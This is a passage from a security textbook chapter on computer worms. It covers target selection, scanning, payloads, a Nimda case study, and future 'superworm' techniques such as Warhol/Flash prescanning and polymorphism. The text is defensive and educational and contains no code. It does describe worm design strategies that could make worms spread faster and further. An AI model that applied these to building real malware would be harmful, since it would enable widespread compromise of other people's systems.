Now, suppose a worm's targeting mechanism generates a new potential target address completely at random. Some worms do just that, thereby implementing a very inefficient spread. If the worm's randomly selected target falls into the old Class A space, there is a significant likelihood that there won't be any valid targets in that range, because it's so sparsely populated. Likewise, a lot of Class B space lies fallow. However, if the worm gets lucky, it'll come up with an address that falls into the Class C space, where there are many victims ripe for the picking. If a worm selects a nonresponsive address, valuable scanning time will be wasted.

Remember the famous quip from the old-time gangster, Willie Sutton? When asked why he robbed banks, Sutton replied, "Because that's where the money is!" In a similar way, worms want to carefully select target addresses based on where the machines are. For a far more efficient spread, more sophisticated worm targeting engines focus on the very active ranges of addresses in use, such as the Class C range or even parts of the Class B range. By optimizing the targeting mechanism so that it chooses these types of addresses, the initial spread can occur much more quickly. More efficient (and therefore successful) worms usually target various Class C and Class B ranges.

Furthermore, because of network latency, spreading over a local area network is far quicker than spreading a worm halfway across the planet. Therefore, some targeting engines are designed to generate addresses very near the address of the current worm segment, in the hopes of dominating the local network quickly. After all systems on the local network have been vanquished, the targeting mechanism turns its attention to spreading across a wider area. Of course, sometimes the victim machine is on a nonpublic address space (i.e., the private IP addresses defined in RFC 1918 that are not routable across the Internet). In such cases, the local address of the victim will fall into certain specified ranges (10.0.0.0 to 10.255.255.255, 172.16.0.0 to 172.31.255.255, and 192.168.0.0 to 192.168.255.255). Many worms, when installed on systems with such addresses, choose targets within this range for rapid propagation.

Scanning Engine

Using addresses generated by the targeting engine, the worm actively scans across the network to determine suitable victims. Using the scanning engine, the worm dribbles one or more packets against a potential target to measure whether the worm's warhead exploit will work on that machine. When a suitable target is found, the worm then spreads to that new victim, and the whole propagation process is repeated. The warhead opens the door, the worm propagates, the payload

runs, new targets are selected, and then we scan again. A single iteration of the entire process is often completed in a matter of seconds or less. In a flash, the worm infects the victim and uses it to spread the contagion even further.

Payload

A worm's payload is a chunk of code designed to implement some specific action on behalf of the attacker on a target system. The payload is what the worm does when it gets to a target. Now, many worms really don't do much of anything when they reach a target, other than spread to other machines. The payload of such worms is null. They are breeders, not warriors, content to happily conquer more and more systems, causing damage only by sucking up bandwidth. Beyond these null-payload worms, though, a worm developer has many options that could be included in the payload, including these:

- *Opening up a Backdoor:* After the worm invades the target, it could plant a backdoor that gives the attacker complete control of the target system remotely. This remote control could consist of complete remote access of the GUI or a command shell, two of the many backdoor possibilities we'll discuss more deeply in Chapter 5. The attacker sends commands to the backdoor on the victim machine, which executes the commands and sends responses back to the attacker. The most effective backdoors use various techniques to hide on the target system, including the Trojan horse tricks discussed in Chapter 6 and the RootKit mechanisms we'll delve into in Chapters 7 and 8.

- *Planting a Distributed Denial of Service Flood Agent:* Also known as a zombie, this type of payload is a highly specialized backdoor that waits for the attacker to send a command to launch a flood of another victim machine. As we discussed earlier in this chapter, 10,000 systems conquered by a worm can simultaneously flood a single target, consuming an enormous amount of bandwidth.

- *Performing a Complex Mathematical Operation:* Sometimes attackers have a complex math calculation that they need to solve, such as cracking an encryption key or an encrypted password. Such problems are often tackled with a brute-force attack. The attacker writes a program that guesses every possible encryption key or password, and tries each one to see if it works. When the proper key or password is found, the attacker has reached his or her goal. On a single desktop-class system, an attacker might be able to perform tens of thousands of guesses and checks per second. That's not bad, but some crypto algorithms have untold trillions of possible combinations. By writing a program that distributes the computational load across a huge number of machines, the attacker solves the problem with massively parallel computing. With 10,000 systems crunching away, I'll solve my problem about 10,000 times faster, give or take. Who needs a supercomputer when I can use a worm to take over 10,000 machines and harness all of their power? My worm will create my very own distributed virtual supercomputer, awaiting my command. Now that's a payload with payoff.

Of course, this list of possible payloads is just a start. The worm payload can do anything on the target system that the attacker wants, such as removing files, reconfiguring the machine, defacing a Web site, or any other type of attack. Sadly, once the victim is conquered by the worm, the effects of the payload are all up to the imagination and drives of the attacker.

Bringing the Parts Together: Nimda Case Study

To get a feel for how these worm components work together, let's look at a particularly nefarious worm called Nimda, whose name appears to come from the word *admin* spelled backwards. On

September 18 and 19, 2001, this worm started its rapid spread across the Internet. Around New York City and Washington, DC, many people in the information technology industry were coping with the technical aftermath of the September 11 terrorist attacks. As we rushed to rebuild networks in Manhattan, we also had to cope with this cyberinvader on a mad dash to infect as many Windows systems as possible.

Nimda's warhead was full of different exploits used to gain access to new prey, which included Windows systems of all types, such as Windows 95, 98, Me, NT, and 2000 [7]. The warhead attempted to break into systems using a huge variety of methods, including the following:

- *Flaws in Microsoft's IIS Web Server:* Directory traversal flaws let an attacker run arbitrary code on a Web server by sending an HTTP request that asks to run a program not located in the Web server's document root folder. Unpatched Windows machines allow a Web request to traverse directories to a folder where various system commands are located on the Web server. Nimda would send such Web requests in its warhead to execute commands on target Web servers.

- *Browsers That Surf to an Infected Web Server:* If a user surfed to a Web server that was taken over by Nimda, the Web server would return the worm's code to the browser, along with the desired Web page. When the Internet Explorer browser attempted to display the infected Web page, it would execute the worm's warhead, installing the worm on the browsing client machine.

- *Outlook E-Mail Clients:* If a user read or even previewed an e-mail message infected with the Nimda code, the worm would install itself on the machine. Using the widely deployed default configuration of Outlook mail readers at that time, embedded attachments, including the Nimda worm, were automatically executed whenever the user ran the e-mail client, without even opening the infected e-mail message.

- *Windows File Sharing:* When installed on a system, Nimda looked for Web content (e.g., .HTML, .HTM, and .ASP files) on the local system and any accessible network file shares. When such Web pages and scripts were located, Nimda modified them to write the worm content to these files across network shares. It also searched for .EXE files on network shares, attempting to infect them using the virus techniques we discussed in Chapter 2.

- *Backdoors from Previous Worms:* Nimda scanned the network searching for backdoors left by the Code Red II and Sadmind/IIS worms. When it found systems compromised by those earlier worms, Nimda would muscle its way in, taking over the machine and eradicating the earlier worm.

It's important to note that each of these different exploits included in the Nimda warhead worked together and simultaneously, in an orgy of worm dispersal. If you surfed to my Nimda-infected Web site, your browser would retrieve the Nimda code, installing it on your machine. Then, running on your box, Nimda would harvest e-mail addresses and send copies of itself to all of your buddies. It would also modify any Web pages you had on your hard drive to infect them. It would try to spread through file sharing to any available shares on your network, as well as scan for backdoors from previous worms. All of this occurs just because you innocently surfed to my infected Web site from a Windows machine. Now, you've become a highly infectious carrier yourself.

Nimda's propagation engine was bundled tightly with its warhead. The worm propagated from Web sites using HTTP, from e-mail clients using various Outlook e-mail protocols, and from Windows file shares using the SMB protocol. Additionally, when scanning for Web servers with directory traversal vulnerabilities, the worm copied itself using TFTP. That's quite an assortment of different propagation engines built into a single worm, the most seen to date, in fact.

Nimda's target selection algorithm operated in two modes. First, it focused on e-mail addresses. If Microsoft's Outlook e-mail program was installed, the worm searched the user's contact lists to harvest e-mail addresses. It also scanned the hard drive for any e-mail addresses referred to inside

of HTM and HTML files. Nimda would then e-mail a copy of itself to various acquaintances of the user, spreading its code further. To disguise itself from users and evade e-mail filters, the worm morphed the subject line and length of the e-mail message.

Second, the Nimda target selection algorithm would generate a list of target IP addresses to scan for directory traversal vulnerabilities and the presence of the Code Red II and Sadmind/IIS backdoors. The algorithm was more heavily weighted to select addresses near the current victim's address. Half of the time, the algorithm generated an IP address with the first two octets identical to the current system. The first half of the IP address would be the same, thereby targeting systems more likely to be nearby. One quarter of the time, the algorithm created an address with the same first octet. The remaining quarter of the time, the worm created a completely random address to target. In this way, the worm was more likely to quickly spread through a nearby network, thoroughly infecting it, before attempting a relatively slower jump across the Internet to more distant targets.

Nimda's payload was quite interesting, as it cracked the system wide open for further attacks and possibly even backdoor access. The worm enabled file sharing on infected systems by allowing unfettered access of the C:\ primary hard drive partition. To make sure that anyone and everyone could get access to the hard drive, Nimda went further by activating the Guest account, and then adding the Guest account to the Administrators group on the victim machine. Now, that's just plain evil. Once you were infected with Nimda, all of the files on your C:\ drive were widely accessible with administrator permissions across the network to anyone who could access your system using the SMB protocol.

With all of its warhead exploits, propagation engine components, and other strategies for rapid spread and evasion, Nimda was probably the most determined worm we've witnessed to date. However, as we'll see later in the chapter, Nimda might have been just an omen of even nastier worms to come.

Impediments to Worm Spread


Now that we've seen the typical components used to build a worm, let's think through the major hurdles that worms face as they spread and the strategies used to get around such obstacles. Although it might at first seem like an evil exercise to contemplate such things, humor me for a minute or two. By understanding the difficulties that worms face in spreading, we might be able to get a better feel for how worms could evolve in the future and, more important, how we could defend against some of these new trends.

Diversity of Target Environment

One of the biggest impediments to a worm's voracious spread is its reliance on the victim machine's environment. Although we'd like to think that worms are slowed down by our defenses, most often, it is the diversity of our computer systems that hampers worms. Any one of the worm's components might rely on specific programs, libraries, or configuration settings to be present on the victim system. If these pieces that the worm needs to run are not included on the target, the worm just plain won't work. For example, suppose a worm uses HTTP to propagate to the target machine. It will likely rely on a browser installed on the system, such as Internet Explorer, Netscape Navigator, or even the text-based Lynx browser. If the browser isn't present, the worm's progress will be arrested as it flounders about, unable to spread to the next set of victims. Similarly, a worm that spreads via TFTP usually cannot move if a TFTP client is missing on a target system.

To avoid such difficulties, worms could utilize three different strategies, as shown in Figure 3.3. First, some worms pack those elements that they require in the target environment inside the worm itself. The worm acts like a snail, carrying on its back anything it might need to make a cozy home on the victim machine, including specific programs, libraries, and configuration settings.

Figure 3.3. Methods a worm uses to adapt to an unsuitable environment.



Alternatively, some worms are built to be flexible enough to adapt to multiple environments. If the worm finds itself on a machine without some element needed to propagate, such as a browser, the worm could employ some alternate scheme to move across the network. If HTTP doesn't work because the worm lacks a browser, it just might try FTP or TFTP.

A third option not often seen in the wild is for the worm to analyze its environment, and then acquire in real time the pieces and parts from the Internet that it needs to run. If my worm shows up on your browserless system, my worm might just make a connection to its favorite browser distribution Web site and install its own browser.

The downside, from the worm's perspective, of each of these solutions is that they make the worm bigger and more complex. If it has to carry around a bunch of code to transform its target or contain a lot of different alternatives for spreading, the worm becomes larger. Larger worms that alter their environment are also more easily detectable. Suppose a humongous burglar breaks into your house and starts noisily rearranging furniture so that he can bring his musty old lounge chair into the center of your living room. You'll be much more likely to notice his actions as he trounces around your living room than if a tiny mouse walks in and sets up residence, stealing an occasional piece of cheese. Additionally, these larger environment-carrying and system-transforming worms are more complex, and therefore are more likely to malfunction on a target system.

Crashing Victims Limits Spread

Another limitation on worm spread is associated with the impact of the worm on the victim machine. Suppose a payload either purposely or accidentally causes the target system to crash. With the victim system dead, the worm simply cannot use it to spread the infection to other systems. In biological terms, germs and viruses that infect a victim and quickly kill it usually have very limited impact on the overall population. Consider the common cold. You get the sniffles and an annoying headache, but are still able to go out and about, working and playing. Yet, while going on with your life, you might unwittingly infect a lot of other people with a cold. Ebola, on the other hand, causes its victims to die tragically, usually before they can infect others. Although terrifying, Ebola is a far less successful pathogen in terms of its rate of infection.

In a similar fashion, the most successfully propagating worms are the ones that don't destroy a victim machine immediately. Instead, such worms sit stealthily on the victim and begin to spread to other targets. These same worms might, at some future time, completely mess up this victim, but that occurs only after a relatively longer infection cycle.

Overexuberant Spread Could Congest Networks

Crashing victims isn't the only way a worm could inadvertently inhibit its own effectiveness. If a worm's spread utilizes colossal amounts of bandwidth on the victim machine's networks, the worm could clog the network with copies of itself. Network congestion caused by the worm could choke off the worm's own propagation. Talk about shooting yourself in the foot.

We saw this inherent self-created propagation friction in the wild with the SQL Slammer worm, which we'll cover in detail later in this chapter. As an overview, in January 2003, SQL Slammer rapidly spread from some anonymous source throughout Internet Service Providers (ISPs) in South Korea. After establishing itself throughout South Korea, the worm generated so much traffic trying to spread elsewhere that its propagation was severely hampered. Networks throughout South Korea were slammed, unable to access the rest of the world. Happily for the rest of the world, though, due to this consumption of the bandwidth in South Korea, SQL Slammer was far less damaging than it otherwise could have been. A far nastier worm would have throttled its own consumption of bandwidth to help ensure its success in propagation.

Don't Step on Yourself!

Another limitation in worm propagation very closely related to the issues we've discussed so far involves the worm stepping on itself. Suppose the worm spreads successfully to a target machine. The warhead and worm propagation mechanisms work flawlessly for compromise of that victim. Just as the worm starts to run its payload and targeting engine, WHAM! Another segment of the exact same worm jumps in from the network and overwrites the previous installation. As that newly

installed instance of the worm gets ready to run its payload, it might get hit again, when another instance of the exact same worm comes in from the network. Such worms are so virulent in their attacks that they cannot get any real work done on a target system. The payload never runs, as the worm is so busy re-infecting already conquered targets. To avoid this problem, some worm warheads check to see if the worm is already installed on a target system before infection. That way, they won't annihilate an earlier segment of the same worm already on the target.

Don't Get Stepped on By Someone Else

A final impediment to worm spread involves the possibility that two worms launched by different sets of attackers might utilize the same warhead to achieve a different goal. The first worm to conquer the target system sets up shop and begins running its payload and scanning engine. Afterward, a completely different worm attacks the victim machine, overwriting the first worm. While the second worm runs, the first worm might try again to hit the target. The beleaguered victim machine is caught in a worm turf war.

"Surely, such things don't happen in the wild," you might be thinking. Well, in fact they do. The Honeynet Project faced just such a case in late 2000. If you haven't heard, the Honeynet Project is a group of 30 security geeks, led by Lance Spitzner, that builds systems and puts them on the Internet so they can get hacked. Based on the Honeynet Project's observations of how the attackers work their magic, the whole security community can learn more about what the bad guys are up to. I've been a proud member of the Honeynet Project for more than three years now, and we've all had some very fun adventures. In the white paper titled "Know Your Enemy: Worms At War," the Honeynet Project describes how several worms fought over one of our Windows 98 boxes over a four-day period [8].

Based on some suspicious traffic we had detected on the Internet, we built a Windows 98 box, connected it to the Internet, and shared the C:\ drive to see what would happen. Almost instantly one worm took over the system via the open file share and began running a payload that tried to crack an encryption key. Within a day, a completely different worm took over the same box, disabled the first worm, and then set about cracking another encryption key. Not to be outdone, yet another worm invaded shortly thereafter. It was quite comical to see these nasty beasts undoing each others' hard work by removing the payload of the previous worm and erasing any of its progress. A smarter version of any of these worms would have disabled file sharing so that the other worms' warheads and propagation engines would not have been able to access the target machine. In this way, each worm would have been far more successful if it had fixed the vulnerability it used to enter the system in the first place.

The Coming Superworms

> *…the play is the tragedy, "Man,"*
>
> *And its hero the Conqueror Worm.*
>
> —Edgar Allen Poe, "The Conqueror Worm," 1843

Malicious worms are quickly evolving, increasing their abilities to spread and cause damage. We've recently seen major innovations in worm technology, with newer worms spreading more maliciously and efficiently than ever, with optimized warheads, targeting selection algorithms, and propagation mechanisms. Over the last several years, someone has unleashed a new worm every two to six months with an extra evolutionary twist to confound our defenses. At the rate we're going, we will soon be facing so-called superworms that could potentially disable the Internet or otherwise wreak serious havoc. Although past worms have been bad, I strongly believe we will face a future that's far wormier.

Let's analyze some recent trends in worms to see where these beasts are headed. Based on white papers, public presentations at hacker conferences, and informal one-on-one discussions I've had with worm developers, we need to get ready for worms with a variety of destructive characteristics, including multiplatform, multiexploit, zero-day, fast-spreading, polymorphic, metamorphic, truly nasty worms. Although these terms might sound like technical mumbo-jumbo to you now, we'll analyze each of these characteristics in more detail to get a feel for what we might soon be up against. Also, don't freak out and worry that we'll tip off the bad guys on how to improve their worms. Unfortunately, many worm developers already know about all of the techniques we'll discuss. Various code components are freely available for download, including some interesting code snippets released by Michal Zalewski in 2003 [9]. The bad guys are getting ready to unleash these things; we need to understand them so we can be prepared.

Multiplatform Worms

Most worms usually attack only one type of operating system per worm, requiring administrators to deploy patches to a single type of system to implement appropriate defenses. In the near future, superworms will exploit multiple operating system types, including Windows, Linux, Solaris, BSD, and others, all wrapped up into a single warhead. The older, single-platform worms required applying a patch to a single type of operating system, something that administrators do on a regular basis anyway.

Defending against sinister multiplatform worms will require much more work and coordination, as we'll have to apply patches throughout our environments to all kinds of operating systems. Think about it: Instead of just patching all installations of one type of operating system in your environment, you'll need to patch *all* of your systems, regardless of the operating system type. With the need for added coordination among various system types, our response will be greatly slowed down, allowing the worm to cause far more damage.

Although they are not mainstream (yet), we have already seen a small number of multiplatform worms released against the Internet. In May 2001, the Sadmind/IIS worm mushroomed through the Internet, targeting Sun Solaris and Microsoft Windows. As its name implies, this worm exploited the sadmind service used to coordinate remote administration of Solaris machines. From these victim

machines, the worm spread to Microsoft's IIS Web server, where it spread further to other Solaris machines, continuing the cycle.

Multiexploit Worms

Many of the worms we've seen in the past were one-hit wonders, exploiting only a single vulnerability in a system and then spreading to new victims. Some newer worms penetrate systems in multiple ways, using holes in a large number of network-based applications all rolled into one worm. A single worm might be able to exploit 5, 20, or even more vulnerabilities, all wrapped into one dastardly warhead. With more vulnerabilities to exploit, these worms will spread more successfully and rapidly. Even if a system has been patched against some of the individual holes, a multiexploit worm will still be able to take it over by exploiting yet another vulnerability. To date, the most successful multiexploit worm we've seen was Nimda, which, depending on how you count, could spread to systems in a dozen different ways.

Zero-Day Exploit Worms


Another aspect of the coming superworms deals with the freshness of the vulnerabilities they exploit. The worms we've seen in the wild so far have mostly utilized already-known vulnerabilities to attack systems. Worms like Code Red and Nimda all spread using buffer overflow and other exploits that were discovered months before the worm was released. While these worms were ravaging systems on the Internet, we already knew about the vulnerabilities they exploited, and vendors had already released patches months in advance. Of course, because too few people apply patches on a timely basis, the worms still did their damage. However, using off-the-shelf older exploits, these worms were rapidly analyzed and tamed by diligent security teams. Patches were readily available for download across the Internet to stop these worms.

We won't be so lucky in the future. Newer worms will likely break into systems using so-called "zero-day" exploits, named because they are brand new, available to the public for precisely zero days. With a worm spreading using a zero-day exploit, no patches will yet be available. The information security community will require more time to understand how the worm spreads. The first time we'll see the exploit code used in these worms will be when they compromise hundreds of thousands or even millions of systems, not a cheery thought.

Fast-Spreading Worms

Worms, by their very nature, attempt to spread quickly. One instance of a worm is used to scan for new victims, which, when conquered, scan for yet more targets. Worms therefore often spread on an exponential basis, with the number of systems compromised over time resembling a hockey stick shape, as shown in Figure 3.4. However, as we discussed earlier, many worms we've battled to date are pretty inefficient during their initial spread. During the initial launch of a worm, the spread starts out slowly. The worm gradually gains speed as it moves up the exponential curve. It could take many hours or even days for the worm to reach the "knee" in the curve before serious numbers of victim machines are conquered.

Figure 3.4. The Warhol/Flash technique lets worms spread much more quickly.



In August 2001, two papers appeared describing new techniques to maximize the speed at which worms spread. Each paper presented a mathematical model for the development of hyperefficient worm distribution techniques. Happily, no code was included with the papers, although writing software based on these ideas is straightforward for even a moderately skilled software developer. The first paper, by Nicholas C. Weaver, posited a Warhol worm, which could conquer 99% of vulnerable systems on the Internet within 15 minutes [10]. This time frame gave rise to the worm's name, based on pop artist Andy Warhol's 15 minutes of fame quip.[1]

[1] In 1968, Andy Warhol famously said, "In the future, everyone will be famous for 15 minutes." Ironically, in time, Warhol grew tired of his most famous saying, getting increasingly annoyed at its repeated use by the media, reflecting on the media's own ability to make people rapidly but temporarily famous.

Not to be outdone, the second paper followed closely on the heels of the first and presented a slight improvement of the basic Warhol worm technique. This second paper, by Staniford, Grim, and Jonkman, posited a so-called Flash worm that could reach domination of the Internet in less 30 seconds [11]. Although the math might show this to be theoretically true, I believe that glitches in the Internet will yield a disparity between theory and reality. My bet is that using Warhol/Flash techniques, a worm could subdue the Internet in about an hour, give or take 15 minutes. This is hardly a settling time frame.

To use the Warhol/Flash technique, an attacker prescans the Internet from a fixed system looking for machines that are vulnerable to the exploit code that will later be loaded into the worm's warhead. The attacker locates thousands or tens of thousands of vulnerable systems, without exploiting them or taking them over. Using a list of the addresses of these vulnerable machines scattered throughout the world, the attacker preprograms the worm with its first set of victims. The worm is then unleashed on those known vulnerable systems with high bandwidth closest to the Internet backbone. Rather than randomly selecting addresses to scan, the young, newly introduced worm can immediately populate the systems already prescanned for the vulnerability. The worm infects this first set of victims, then splits up the remaining list of thousands of prescanned, vulnerable targets. Various segments of the original worm each then attack their share of the remaining prescanned targets. During the initial spread, no time is wasted in selecting or scanning new targets. The attacker's prescanning phase has already identified these targets, so the worm can simply conquer

and propagate to them.

After all prescanned targets are compromised, the worm starts to scan and spread to the general population. By initially compromising thousands of juicy, prescanned targets, the Warhol/Flash worm essentially jumps up the hockey stick of exponential growth, so that only a relatively short time is required before total domination is achieved, as shown in Figure 3.4.

Polymorphic Worms

Worm writers don't want their malicious creations to be detected, analyzed, and filtered while they spread. In most networks, Intrusion Detection Systems (IDSs) can identify worms and other attacks and alert the good guys, functioning like computer burglar alarms. Today, most network-based IDS tools have a database of known attack signatures. The IDS probe gathers network traffic and compares it against the known attack signatures to determine if the traffic is malicious. Today's IDS tools very easily identify traditional worms, which utilize common exploit code with readily available signatures. Additionally, worm-fighting good guys can capture worms during their spread, and reverse-engineer the malicious software to create better defenses including filters.

To evade detection, foil reverse-engineering analysis, and get past filters, worm developers are increasingly using polymorphic coding techniques in worms. As we discussed in Chapter 2, polymorphic programs dynamically change their appearance each time they run by scrambling their software code. Although the new software itself is made up of entirely different instructions, the code still has the exact same function. With polymorphism, only the appearance is altered, not the function of the code. The worm's payload will automatically morph the entire worm into different mutant versions so that it no longer matches detection signatures, but it still does the exact same thing. When worms go polymorphic, each segment of the worm will have new code generated on the fly. Each individual segment of the worm will have a different appearance on each victim, making it much harder to detect and analyze. Millions of unique worm segments will be scattered around the network, all with the same functionality.

We've seen some baby steps toward true polymorphic worms in the wild. In January 2002, the Klez worm spread via Microsoft Outlook e-mail and employed simple polymorphic techniques, changing the e-mail subject line, to evade e-mail spam filters. The Nimda e-mail distribution vector also altered its subject line. Antispam filters look for a bunch of messages with the same subject sent to different users, a pretty reasonable sign of e-mail spam. True, only a small piece of Klez and Nimda (the subject line and even the attachment file type) was polymorphic, but it was a start down this road.

Additionally, a software developer named K2 has released a polymorphic mutation engine named ADMutate. This powerful tool is used to morph buffer overflow exploits, and could be incorporated into a worm as its morphing engine to mutate all of the code in the worm. Also, another tool called Hydan, which we discuss in more detail in Chapter 6, implements highly flexible polymorphic code. Klez and Nimda demonstrated the power of a tiny bit of polymorphism in a worm, but several attackers are discussing the adoption of the polymorphic engines included in ADMutate and Hydan to create a fully polymorphic worm.


Metamorphic Worms

In addition to changing their appearance using polymorphism, new worms will also change their behavior dynamically, undergoing metamorphosis. Using this technique, additional attack capabilities are concealed inside the worm. Polymorphic techniques change the worm's code while keeping the functionality the same; metamorphic code actually changes the worm's functionality. Metamorphic worms are like little green caterpillars hungrily spreading through the Internet. Looking at the caterpillar itself reveals no indication of the butterfly hidden inside. Similarly, metamorphic worms will

spread rapidly while hiding their payload using obfuscation and encryption techniques. Only after the worm has fully spread to enormous numbers of victims will it reveal its hidden purpose. In all likelihood, it won't be a butterfly that comes out. The worm will mask another attack tool, such as a backdoor, RootKit, or keystroke logger.

Metamorphic worms help an attacker because they are harder to reverse-engineer and therefore defend against. Whenever a worm is released on the Internet, scores of die-hard worm chasers gather instances of the worm to analyze it and counteract its spread. Many of these folks work for antivirus software companies that release filters and fixes for the worm, and others are just independent security researchers. By using metamorphic techniques, combined with polymorphism, these worms are much harder to defend against. Figure 3.5 shows our familiar missile figure for worm components, now extended to include the polymorphic and metamorphic capabilities. Note that the worm includes a polymorphic engine to morph the worm's appearance, as well as a metamorphic tool to mask the true purpose of the worm's payload.

Figure 3.5. Polymorphic and metamorphic components added to the worm mix.



Truly Nasty Worms

If you take an honest look at the worms we've faced in the past, they really have been fairly benign compared to what an attacker could do with the inherent power of worm techniques. The majority of worm attacks so far have focused on propagating as widely and quickly as possible, not on actually destroying conquered systems. In fact, we've seen a bunch of worms with null payloads. Don't get me wrong, though. Even the relatively benign breeding worms we've seen have caused significant damage by simply consuming resources. A simple breeding worm can easily suck up all of your bandwidth, computing power, and even the attention of your computer attack team. However, things could be far worse.

With the superworms of the near future, we might face worms that spread a highly malicious attack tool inside of the worm itself. Some worms will spread denial-of-service agents that launch an Internet flood against a victim. Code Red did just that, and trends indicate the technique will become much more popular. Other worms will destroy files and delete sensitive data. Some could act as logic bombs causing systems to crash after a certain time frame or on the attacker's command, disabling large numbers of machines. Worms could also steal data, combing through systems looking for files marked "Secret" or "Proprietary" to e-mail back to the attacker. Get ready for worms with far nastier intentions.

Bigger Isn't Always Better: The Un-Superworm


There is one problem with the superworm capabilities we discussed in the last section. With all of these bells and whistles, superworms could very likely become bloatware. This term is applied to software that is just too big and complex for the task it needs to accomplish. A worm with all of the superworm features would likely be very complicated and large. Superworms' complexity could lead to system crashes, and their size might get them detected even if they attempt to implement stealth through polymorphism. If I see large numbers of one-megabyte files transferring themselves into my network, I'm going to take notice, even if they happen to be polymorphic and metamorphic.

So, although the general trend in worm evolution has been toward larger and more complex worms, some mavericks have bucked this trend. Worm bloat was massively repudiated with the January 2003 release of the SQL Slammer worm. This little gem spread extremely rapidly through the Internet, causing significant damage. As we discussed earlier, its voracious appetite for bandwidth temporarily disabled much of South Korea's Internet, as well as more than 13,000 cash machines in the United States. Ouch. What made SQL Slammer so efficient? Was this a case of radical new worm features implemented in thousands of lines of code?

Absolutely not. SQL Slammer was a model of efficient and tight code. The entire worm consisted of a mere 376 bytes, implementing a tightly coded warhead, propagation engine, target selection algorithm, and scanning capability. It could spread to a new machine in a single packet, infecting vulnerable systems running Microsoft's SQL Server database product by exploiting a buffer overflow flaw.

